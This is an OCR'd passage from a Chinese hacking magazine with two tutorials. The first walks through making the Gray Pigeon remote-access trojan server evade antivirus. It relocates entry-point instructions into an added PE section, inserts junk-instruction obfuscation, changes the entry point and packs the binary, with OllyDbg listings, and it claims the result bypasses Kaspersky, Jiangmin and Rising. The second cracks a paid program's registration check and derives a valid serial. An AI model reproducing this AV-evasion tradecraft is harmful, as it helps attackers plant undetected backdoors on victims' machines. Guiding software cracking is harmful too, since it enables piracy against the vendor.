


图2

其它不填，直接点"生成"。我是用服务端来做免杀，做好后修改一下资源，改名为CSERVER.DAT后放到Cache目录中，以后就可以直接生成免杀服务端。如果要加壳可以采用一些压缩壳，测试发现，使用加密壳的效果不是太好。

这里还有个关键点要说一下，我们做CSERVER.DAT免杀，是用生成的服务端来做免杀，用CSERVER.DAT来做免杀的话会有不能上线的问题。

现在打开Ollydbg，载入Server.exe，程序中断在入口：

```
004A1E48 > $  55        PUSH EBP    //程序中断在入口
004A1E49   .  8BEC      MOV EBP,ESP
004A1E4B   .  B9 04000000  MOV ECX,4
004A1E50   >  6A 00     PUSH 0
004A1E52   .  6A 00     PUSH 0
004A1E54   .  49        DEC ECX
004A1E55   .^ 75 F9     JNZ SHORT Server.004A1E50
004A1E57   .  51        PUSH ECX
004A1E58   .  53        PUSH EBX
004A1E59   .  56        PUSH ESI
004A1E5A   .  57        PUSH EDI
004A1E5B   .  B8 101A4A00 MOV EAX,Server.004A1A10
004A1E60   .  E8 EF4CF6FF  CALL Server.00406B54
```

我们选取3 行，复制到记事本，其实可以随便弄几行

```
004A1E48 > $  55        PUSH EBP  //一定要从入口开始选几行
004A1E49   .  8BEC      MOV EBP,ESP
004A1E4B   .  B9 04000000  MOV ECX,4  //再把这3行NOP掉
```

往下找零区域，选取这一地址"004A2247"00 DB 00，把这三行汇编代码从这个的地址开始加入，再加入一行跳转到原来的"004A1E50>6A 00 PUSH 0"这个地址，代码JMP 004A1E50。但当我们选择"复制所有修改保存"时跳来提示"可执行文件中无法定位数据"。如图3 所示。




图3

这个怎么办？看来不能修改。那我们给CServer.exe加个区段，打开木马彩衣免杀版.exe，选择打开Server.exe后，选择"只加区段"功能，设置区段名：火龙；区段大小：100。然后就OK了。如图4 所示。




图4

用PEiD打开Server.exe，点区段旁边的按钮查看区段，可以看到刚才加的"火龙"区段，如图5 所示。




图5

记住这个地址"000c2000"，后面还有用。再次用Ollydbg载入Server.exe，程序中断在原来的入口地址"004A1E48 > $ 55 PUSH EBP，"按Ctrl+G，找到004c2000，这里就是我们刚才加的火龙区段了，在此处随便选个地址"004C2010 0000 ADD BYTE PTR DS:[EAX],AL"，然后加入下面3行代码

```
004A1E48 > $  55        PUSH EBP
004A1E49   .  8BEC      MOV EBP,ESP
004A1E4B   .  B9 04000000  MOV ECX,4
```

再加入跳转JMP 004A1E50这一行，现在可以保存了。接下来用PEditor修改入口地址，载入刚才另存的文件Server2.exe，将入口地址改为000C2010。"应用"更改。但现在还是会被杀，这时我们再用Ollydbg载入Server2.exe，程序中断在新的入口：

```
004C2010 > 55           PUSH EBP              // 新的入口
004C2011   8BEC         MOV EBP,ESP
004C2013   B9 04000000  MOV ECX,4
004C2018 - E9 33FEFDFF  JMP Server2.004A1E50
004C201D   0000         ADD BYTE PTR DS:[EAX],AL
004C201F   0000         ADD BYTE PTR DS:[EAX],AL
004C2021   0000         ADD BYTE PTR DS:[EAX],AL
```

我们在其他的零区域随意加一段花指令:

```
004C2037   55           PUSH EBP
004C2038   8BEC         MOV EBP,ESP
004C203A   83C4 F4      ADD ESP,-0C
004C203D   83C4 0C      ADD ESP,0C
004C2040   B8 4B204C00  MOV EAX,004C204B
004C2045   50           PUSH EAX
004C2046   C3           RETN
004C2047  ^EB C7        JMP 004C2010
004C2049  ^EB EC        JMP 004C2037
004C204B  ^EB FA        JMP 004C2047
004C204D  ^EB E8        JMP 004C2037          // 新的入口
```

保存文件,再用PEditor修改入口点为000C204D。现在测试,可以过卡巴斯基和江民了。然而在瑞星查杀内存的情况下还是被干掉了。大家不要失望,说过不用CLL就不用。我们加个北斗的壳,Server2.exe压缩后为270 KB (276,567 字节) 。这时可以过瑞星的内存了,大家可以测试一下。

假如上线配置信息正确的话,这就是你的免杀服务端了。可以正常使用和上线。但我们要用生成的服务端作为CSERVER.DAT的话,就不能先加北斗的壳。我们可以先用这个不过瑞星内存的Server2.exe(没加壳)改名CSERVER.DAT放到Cache目录中,再配置生成服务端,最后加北斗的壳就能过内存查杀了。

现在我们先处理一下Server2.exe(没加壳),用ResHacker载入Server2.exe。将RC数据中的HACKER删除,如图6 所示





图6

改名Server2.exe为CSERVER.DAT放到Cache目录中。用鸽子客户端H_Client.exe生成服务端,加壳,用OllyDBG载入生成的服务端文件,这时瑞星的内存已不再查杀报警,免杀版灰鸽子制作成功。

适合读者: 破解爱好者

前置知识: 汇编入门知道、OD的简单使用

刺探 “外挂制作学习环境”



文/图 jk2004

好多天没有破解了,今天就随便拿了一个软件练手。本来觉得很简单,没想到刚开始就蒙住了! 软件叫做"外挂制作学习环境",打开一看发现就是几篇文章,但是却要68元的注册费。看来只有破解掉它了。

先准备工具 Peid、OD、Dasm。

这个软件有个坎,过了就没有问题。用OD加载后,经过初步跟踪,发现该程序又创建了一个进程。明显脱离了已在调试的程序,同时增加了调试的难度。用Peid扫描,如图1 所示。




图1

我们打开OD中的"附加加载创建的进程"。打开该路径一看,用Peid扫描wgjc.exe,发现加了壳,用Peid0.93的脱壳功能直接搞定。扫描后发现是用Delphi写的,如图2 所示。




图2

程序的加密方式是用机器码生成注册码的,所以每台机器是不一样的。过了这个坎,下面的路就好走了。顺便说一下,有些软件为了增加调试的难度,会创建新的进程。这时你试一试OD的"附加功能",一般就可以搞定。

破解过程

随便输入字符串987654321,出现错误提示 如图3 所示。

OD加载，用字符串插件查找上面提示错误，在50FE84下断点：




图3

```
0050FE84    E8 D34BFFFF
CALL wgjc_exe.00504A5C
  ；此处中断，下面详细分析
  0050FE89    84C0          TEST AL,AL
  0050FE8B    75 2C    JNZ SHORT wgjc_exe.0050FEB9
  ；关键跳转
  0050FE8D    8D45 FC   LEA EAX,DWORD PTR SS:
[EBP-4]
  0050FE90    BA 40FF5000   MOV EDX,wgjc_exe.
0050FF40    ；输入注册码不正确，请检查!
  ...........
  0050FEB9    68 70FF5000    PUSH wgjc_exe.0050FF70
；注册成功!\n注册信息为：\n注册码：
  ...........
  好找到了，断点，F8进入分析了，
  00504A5C    55             PUSH EBP
  ...........
  00504A9E    8B45 FC    MOV EAX,DWORD PTR SS:
[EBP-4]
  00504AA1    E8 3EFBEFFF   CALL wgjc_exe.004045E4
  ；得到字符串长度
  00504AA6    3B43 50    CMP EAX,DWORD PTR DS:
[EBX+50]
  00504AA9    7C 0C     JL SHORT wgjc_exe.00504AB7
  00504AAB    8B45 F8   MOV EAX,DWORD PTR SS:
[EBP-8]      ；我们的假注册码
  00504AAE    E8 31FBEFFF   CALL wgjc_exe.004045E4
  00504AB3    85C0          TEST EAX,EAX
  00504AB5    75 04    JNZ SHORT wgjc_exe.00504ABB
  00504AB7    33DB          XOR EBX,EBX
  00504AB9    EB 55    JMP SHORT wgjc_exe.00504B10
  00504ABB    8D55 F4   LEA EDX,DWORD PTR SS:
[EBP-C]
  00504ABE    8B45 F8   MOV EAX,DWORD PTR SS:
[EBP-8]
  00504AC1    E8 723EF0FF   CALL wgjc_exe.00408938
  00504AC6    8B55 F4     MOV EDX,DWORD PTR
SS:[EBP-C]
  00504AC9    8D45 F8   LEA EAX,DWORD PTR SS:
[EBP-8]
  00504ACC    E8 EBF8EFFF    CALL wgjc_exe.
004043BC
  00504AD1    8D4D F0      LEA ECX,DWORD PTR
SS:[EBP-10]
  00504AD4    8B55 FC      MOV EDX,DWORD PTR
SS:[EBP-4]
  00504AD7    8BC3           MOV EAX,EBX
  00504AD9    E8 56FBFFFF   CALL wgjc_exe.00504634
  ；重要call 进入
```

该函数处理机器码000003ADE6796分成前6个和后7个，最后把"天下无挂无挂天下"连在两者中间，形成新的字符串。然后进行一些运算，最后得出计算结果D566357D，然后把该结果与00000链接形成真正的注册码00000D566357D。

```
00504634    55              PUSH EBP
...........................
0050466C    E8 9F0E0000    CALL wgjc_exe.00505510
```

```
  ；得到程序提供机器码
  00504671    8B45 DC       MOV EAX,DWORD PTR
SS:[EBP-24]  ；机器码地址放入eax
  00504674    8D55 EC       LEA EDX,DWORD PTR
SS:[EBP-14]    ；机器码被重定位位置
  00504677    E8 0C45F0FF   CALL wgjc_exe.00408B88
  ；  重定位机器码再内存中位置
  0050467C    837D EC 00    CMP DWORD PTR SS:
[EBP-14],0     ；机器码是否为空?
  00504680    75 0D    JNZ SHORT wgjc_exe.0050468F
  ；要跳走
  00504682    8D45 E0    LEA EAX,DWORD PTR SS:
[EBP-20]
  00504685    8B55 FC    MOV EDX,DWORD PTR SS:
[EBP-4]
  00504688    E8 2FFDEFFF   CALL wgjc_exe.004043BC
  0050468D    EB 5D    JMP SHORT wgjc_exe.005046EC
  0050468F    8B45 EC    MOV EAX,DWORD PTR SS:
[EBP-14]；机器码新位置存入eax
  00504692    E8 4DFFEFFF   CALL wgjc_exe.004045E4
